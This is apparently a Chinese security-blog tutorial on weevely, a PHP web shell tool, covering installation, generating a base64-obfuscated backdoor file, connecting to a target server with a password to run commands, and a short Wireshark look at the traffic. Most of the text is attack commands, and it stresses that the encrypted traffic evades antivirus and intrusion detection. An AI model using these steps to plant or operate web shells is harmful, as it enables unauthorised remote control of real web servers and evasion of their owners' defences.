weevely是一款针对php程序的远程连接工具。和我们常用的一句话shell类似。通过建立连接可以使宿主和目标直接建立连接,从而完成文件的上传和下载。weevely服务端的代码进行了base64编码和加密。从而逃避杀毒软件和IDS的检测。
本文将为你介绍weevely的常规使用,以及对其流量特征进行分析。
😘安装和使用
weevely在kali中已经默认安装。如果其他系统需要安装,可用yum 或apt命令进行安装。
apt-get install weevely
帮助
$ weevely

[+] weevely 4.0.1
[!] Error: the following arguments are required: url, password

[+] Run terminal or command on the target
    weevely <URL> <password> [cmd]

[+] Recover an existing session
    weevely session <path> [cmd]

[+] Generate new agent
    weevely generate <password> <path>
🐼创建Shell
格式如下:weevely generate <连接密码> <生成目录>
weevely generate 123456 /root/bbskali.php

如上图,便生成了名为bbskali.php的一句话shell,并且内容是base64加密。
🍺建立连接
格式如下:weevely <目标url> <密码>
weevely http://192.168.5.38/bbskali.php 123456

如上便建立了连接
列出网站目录
ls #linux
dir # windows

如上,我们只需在终端中执行相应的Windows命令即可。
🎉流量分析
我们打开工具Wireshark,对流量进行分析。

可以看到,两者之间的通信内容也是加密的。

通过同通信内容的加密,可以完美的绕过杀软的查杀。
更多文章 关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
kali怎么获取目标剪贴板内容
下一篇:
kali中利用nmap对mysql肾透

请登录后发表评论
登录
全部评论
